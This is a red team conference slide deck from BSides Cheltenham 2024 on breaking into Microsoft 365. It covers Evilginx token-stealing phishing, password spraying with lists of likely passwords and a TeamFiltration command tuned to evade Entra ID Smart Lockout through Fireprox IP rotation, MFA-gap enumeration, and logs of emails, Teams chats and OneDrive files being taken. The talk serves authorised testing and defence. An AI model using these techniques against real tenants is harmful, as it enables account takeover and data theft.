



OHHH365

How to (somewhat) reliably hack in to M365
& what to do afterwards

BSides Cheltenham 2024

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\$ whoami



Consultant in adv simulation at JUMPSEC
(with them since 2021)

Past career as a paediatrician
(story of how I got into cyber, over drinks?)

Passion in all things red teaming, especially in
the cloud
(that's what we do)

acid jazz & math rock are my jam.

\$ whoami (ctrl-d)

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Caveat - lofty claims much?

> "Somewhat reliably hack into M365" ?

- Hopefully, your interest was piqued



You be the judge after the talk if I had overstated my claim

Why M365?

Historically:

- Outlook accounts were **just** mail inboxes
- BEC meant further internal phishing
- Leakage of sensitive email



Crown jewels (arguably) were internal AD servers

Why M365?

2024? Most orgs are Hybrid & Startups are cloud native!

M365 accounts - key to business apps

- SharePoint - means Data access
- Teams - sensitive chat log in addition to emails
- Key to Azure Resources
 - Admin accounts - resources & users
 - Dev & DevOps - pipeline compromise
- OAuth Integration - Lateral movement to SaaS apps



Why M365?

Imagine

- A user's M365 identity was compromised
- SharePoint(s) they could read+write, host critical business data
- There is no backup or disaster recovery plan

Smells like *Ransomware* ... with lower tech than Lockbit

Deployable ... in the web portal? In the form of the delete button



Why M365?

One of our cloud tenets:

Think of cloud identities like endpoint devices.

The bad guys see identities as entry points to cloud envs.



How to hack into it, though?

So, we've established M365 accounts are important

"Isn't that the reason why people entrust their data to MS?
Don't they have some of the best engineers?"

First, there is social engineering

MiTM phishing - Evilginx


- Steals post-MFA token

The screenshot shows the Evilginx interface with a terminal window at the bottom. The terminal output shows the following log entries:

```
00:23:56] [err] loaded phishlist 'google' from 'google.yaml'
00:23:56] [err] setting up certificates for phishlist "google"...
00:23:56] [green] successfully set up SSL/TLS certificates for domain: accounts.it-is-almost-done.evilginx.com
00:23:56] [green] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.3904.102.0
00:23:56] [green] session started
00:23:59] [err] [R] Tampering URL: https://accounts.it-is-almost-done.evilginx.com/signin/v2/identifier
sessions
id phishlist username password tokens remote_ip time
14 google none none 0.0.0.0 2018-09-20 08:27
00:24:22] [green] [R] commands: https://accounts.google.com
00:24:23] [green] [R] passwords: https://accounts.google.com
00:24:43] [blue] all authorization tokens intercepted
00:24:44] [blue] redirecting to URL: https://redacted-to-this-url-with-logging-in.com
sessions
id phishlist username password tokens remote_ip time
14 google https://accounts.google.com https://accounts.google.com restored 0.0.0.0 2018-09-20 08:28
```

- Traditional email-based delivery - Maturity of email filters
- MS Teams-based - Increasingly used by TAs

MiTM phishing visualised



Delivery of MiTM phishing link

Productivity app-based - MS Teams

(Default) External tenant allowed

- Messaging > user needs to unblock
- Calling victims via Teams
- No native way to filter phishing link



First, there is social engineering

Microsoft Teams vulnerability allows attackers to deliver malware to employees

Security researchers have uncovered a bug that could allow attackers to deliver malware directly into employees' Microsoft Teams inbox.


"Organisations that use Microsoft Teams inherit Microsoft's default configuration which allows users from outside of their organisation to reach out to their staff members," Jumpsec researcher Max Corbridge explained.

With a social engineering pretext to prime the target, a malware delivery attack exploiting this vulnerability has a considerable chance of success.

Shoutout to our research!


Bypassing security controls

Many organizations have permissive security controls that allow external tenants (M365 users outside the organization) to message their employees. There's a reason for that: they may want and need to allow communications via Teams



What if there's an alternative to Soc Eng?

Enter Jan 2024



Midnight Blizzard: Guidance for responders on nation-state attack

By [Microsoft Threat Intelligence](#)

The Microsoft security team detected a nation-state attack on our corporate systems on January 12, 2024 and immediately activated our response process to investigate, disrupt malicious activity, mitigate the attack, and deny the threat actor further access. The Microsoft Threat Intelligence investigation identified the threat actor as [Midnight Blizzard](#), the Russian state-sponsored actor also known as NOBELIUM. The latest information from the Microsoft Security and Response

Midnight Blizzard observed activity and techniques

Initial access through password spray

Midnight Blizzard utilized password spray attacks that successfully compromised a legacy, non-production test tenant account that did not have multifactor authentication (MFA) enabled. In a password-spray attack, the adversary attempts to sign into a large volume of accounts using a small subset of the most popular or most likely passwords. In this observed Midnight Blizzard activity, the actor tailored their password spray attacks to a limited number of accounts, using a low number of attempts to evade detection and avoid account blocks based on the volume of failures. In addition, as we explain in more detail below, the threat actor further reduced the likelihood of discovery by launching these attacks from a distributed residential proxy infrastructure. These evasion techniques helped ensure the actor obfuscated their activity and could persist the attack over time until successful.

A Password Spray is ...

Light on
passwords

10-20



Heavy on
users

Hundreds

*in our engagements

A Password Spray is ...

A statistical attack that one of your hundreds of users' password is:

Welcome@2024

Spring@2024

Welcome2024!

Contoso@2024


*note the capitalisation

Theory (?) behind

A “complex” password isn’t necessarily good, an unguessable one is.

(if you’re a sysadmin, you know!)

Users’ gonna user.



Statistics are on the attackers’ side when you have hundreds of users

A Password Spray is ... wait


What about MFA?

Reasons accounts lack MFA

- Service accounts that does not support MFA usage.
- New starter, no company device yet
- Leaver accounts from a time before MFA implemented.
- Legacy applications the business needs, does not support MFA.
- ...

MFA requirement != MFA enrollment


Is what it is



Interim Summary

To hack into M365 -

- Steal session token with MiTM phishing
- Weak password + no MFA...?



Last line of defence

MS Entra ID Smart Lockout

Default settings - lock after

- 10 fail attempts
- Locks again with each subsequent failure
- Undisclosed incremental timer
- Differentiates familiar vs unfamiliar location
 - *User & attacker have different timers!*



Last line of defence

MS Entra ID Smart Lockout

Default settings

- User can self-serve password reset
- Enable by default
- Available to **ALL** M365 & Azure tenants
- And also ...

Default protections

In addition to Smart lockout, Microsoft Entra ID also protects against attacks by analyzing signals including IP traffic and identifying anomalous behavior. Microsoft Entra ID blocks these malicious sign-ins by default and returns AADSTS50053 - IdsLocked error code, regardless of the password validity.

Distributed Password Spraying?

Default protections

In addition to Smart lockout, Microsoft Entra ID also protects against attacks by analyzing signals including IP traffic and identifying anomalous behavior. Microsoft Entra ID blocks these malicious sign-ins by default and returns AADSTS50053 - IdsLocked error code, regardless of the password validity.

For our emulation of adversaries, rather than through residential proxy:

Fireprox i.e. AWS API gateway proxying

Proxy your request through AWS API gateways

Different IP, different region in the word, in every req

Built-in IP rotation

curl <https://ifconfig.me> behind the gateway

```
[.venv]-(kalişkali)-[~/tools/fireprox]
$ curl https://hudj24ri47.execute-api.us-east-1.amazonaws.com/fireprox/
44.210.66.145 →

[.venv]-(kalişkali)-[~/tools/fireprox]
$ curl https://hudj24ri47.execute-api.us-east-1.amazonaws.com/fireprox/
3.216.136.121 →

[.venv]-(kalişkali)-[~/tools/fireprox]
$ curl https://hudj24ri47.execute-api.us-east-1.amazonaws.com/fireprox/
44.210.65.190 →

[.venv]-(kalişkali)-[~/tools/fireprox]
$ curl https://hudj24ri47.execute-api.us-east-1.amazonaws.com/fireprox/
3.238.215.110 →
```

Other heuristics & blocks?

- Long duration in-between each user is hit again (> 1 hour)
 - For SmartLockout timer
- Scrambling user list
- Jittering
 - user A -[10 sec]- user B -[7.41 sec]- user C -[8.13 sec]- ...
- **Rotating IP address & Region**

What tools spray like this

- TeamFiltration
- Credmaster
- o365spray
- go365
- spraycharles

Our red team uses TeamFiltration for the features we need;
Tho all of them use Fireprox / AWS API gateway for IP rotation

TeamFiltration Intro

--enum : validate users through Teams or MSOL API

--spray : low and slow password spray

--exfil : look for an MFA gap, login and loot!



How to set up & use TeamFiltration

Flangvik (Author)'s
Youtube playlist

**"Attacking O365 with
TeamFiltration"**

Attacking O365 with TeamFiltration

Flangvik - 1/3

Attacking O365 with TeamFiltration Part 1 - Getting started
Flangvik 11:47

Attacking O365 with TeamFiltration Part 3 - Password Spraying
Flangvik 9:48

Attacking O365 with TeamFiltration Part 2 - Enumeration
Flangvik 8:14

Attacking O365 with TeamFiltration Part 1 - Getting started

Flangvik 2.05K subscribers

Subscribe

1.7K views 1 year ago #exploits #malware #ethicalhacking

TeamFiltration is a cross-platform framework for enumerating, spraying, exfiltrating, and backdooring O365 AAD accounts. This multipart YouTube series will teach you how to configure and use this tool for security testing.

...more

Spray

```
$ ./TeamFiltration --config TFconfig_clientA.json \
--outpath . --spray --passwords passwords.txt \
--sleep-min 60 --sleep-max 70 --jitter 10 \
--shuffle-users --shuffle-regions
```

What happens during a spray

```
--sleep-min 60 --sleep-max 70 --jitter 10
```

In our engagements, usually we do 1000 - 5000 login requests



The math goes:

- 8 business hour day, 200 users / rounds, ~1 hour between each round > **1.6k reqs per day**
- A dedicated password spray can **take 1-3 days** to perform
- Viable to fit into many types of engagement windows
- Stop and restart at any time
- QoL - bingo webhook, run in background while you hack other stuff, etc.

Tips and Tricks - quick fire

1. --common-only flag for passwords is surprisingly good
2. Spin up a testing M365 tenant (1 month free!)
 - spray it, observe the errors, what works, what does not
 - Azure error messages & error codes
 - be very sure about what the tool does (read the src, it's C#)
3. **Always** ask for permission before starting a spray because lockouts are unlikely but real
 - Good idea to spray during office hours only
 - Start with a small subset of users first; confirm list with client
 - If we make risk / value proposition clear, clients are usually okay with this technique.



Note on alert & detection

How loud are thousands of failed login reqs?

By default

- Alerting starts at a **successful** login (username: password pair)
 - Unsuccessful attempts are logged but no default alerting
 - Some SOCs write custom detection rules on top of Smart Lockout
- We recommend using creds as soon as you got them, before pwd reset etc.

After a hit - MFA gap enum

```
enumerate potential conditional access policy
URI: https://api.spaces.skype.com/ APP: Microsoft Teams PLATFORM: Android => VALID BUT MFA (76)
URI: https://api.spaces.skype.com/ APP: Microsoft Teams PLATFORM: iPhone => CAN ACCESS
```

Enumerate potential conditional access policy

URI: <https://api.spaces.skype.com/> APP: Microsoft Teams: Android => VALID BUT MFA (76)
URI: <https://api.spaces.skype.com/> APP: Microsoft Teams: iPhone => CAN ACCESS

Example - MFA Gap present

After a hit - MFA gap enum

```
Microsoft Azure CLI PLATFORM: Android => VALID BUT MFA (76)
Microsoft Azure CLI PLATFORM: iPhone => VALID BUT MFA (76)
Microsoft Azure CLI PLATFORM: Mac OS => VALID BUT MFA (76)
Microsoft Azure CLI PLATFORM: Linux => VALID BUT MFA (76)
Microsoft Azure CLI PLATFORM: Windows => VALID BUT MFA (76)
Microsoft Azure CLI PLATFORM: Windows Phone => VALID BUT MFA (76)
Microsoft Azure PowerShell PLATFORM: Android => VALID BUT MFA (76)
Microsoft Azure PowerShell PLATFORM: iPhone => VALID BUT MFA (76)
Microsoft Azure PowerShell PLATFORM: Mac OS => VALID BUT MFA (76)
Microsoft Azure PowerShell PLATFORM: Linux => VALID BUT MFA (76)
Microsoft Azure PowerShell PLATFORM: Windows => VALID BUT MFA (76)
Microsoft Azure PowerShell PLATFORM: Windows Phone => VALID BUT MFA (76)
Office 365 Management PLATFORM: Android => VALID BUT MFA (76)
Office 365 Management PLATFORM: iPhone => VALID BUT MFA (76)
Office 365 Management PLATFORM: Mac OS => VALID BUT MFA (76)
Office 365 Management PLATFORM: Linux => VALID BUT MFA (76)
Office 365 Management PLATFORM: Windows => VALID BUT MFA (76)
```

MFA is air tight for this user

Post Ex - Exfiltration

```
EST Refreshed a token for => https://outlook.office365.com
EST Exfiltrating emails from Outlook!
EST Fetched 2000 email ID's , exfiltrating content!
EST Found valid access token in database for => https://api.spaces.skype.com
EST Refreshed a token for => https://[REDACTED].sharepoint.com
EST Refreshed a token for => https://[REDACTED].sharepoint.com
EST Exfiltrating recently used contacts
EST Exfiltrating Teams chat logs and attachments
EST Parsing conversations
EST Found valid access token in database for => https://[REDACTED].sharepoint.com
EST Found valid access token in database for => https://[REDACTED].sharepoint.com
EST Found valid access token in database for => https://outlook.office365.com
EST Refreshed a token for => https://management.core.windows.net
EST Found valid access token in database for => https://graph.microsoft.com
EST Found valid access token in database for => https://graph.windows.net
EST Exfiltrating shared files from OneDrive
EST Exfiltrating the entire personal OneDrive
EST [REDACTED].docx
EST [REDACTED].xlsx
EST [REDACTED].docx
EST [REDACTED] 200 MiB of goodies ...
```

Post Ex - Persistence and Lateral Mvt

19
OCT
2023

BEAU BULLOCK, HOW-TO, RED TEAM, RED TEAM TOOLS, STEVE BOROSH AZURE, CLOUD, MICROSOFT365

Introducing GraphRunner: A Post-Exploitation Toolset for Microsoft 365

By Beau Bullock & Steve Borosh



Limitations

- No user found on OSINT / Small company (< 50 users)
 - Soc Eng might be a better approach
- Airtight setup through and through
 - No MFA Gap
 - Everyone has strong passwords
 - SOC wrote custom detections & jump on you within 5 minutes
 - It's good to tell a client they have done well!

Tooling Shill



Single-command install

Your own vulnerable Azure Tenant to hack

5 flags (so far), Hints on repo

Walkthroughs planned - will be on

<https://labs.jumpsec.com>

Check it out, give a star if you like what you see!



<https://github.com/gladstomych/AHHHZURE>

Credits

Teamfiltration - Credits to Flangvik @ TrustedSec

Fireprox - ustrayready @ Black Hills InfoSec

Graphrunner - Credits to dafthack @ Black Hills InfoSec

Q&A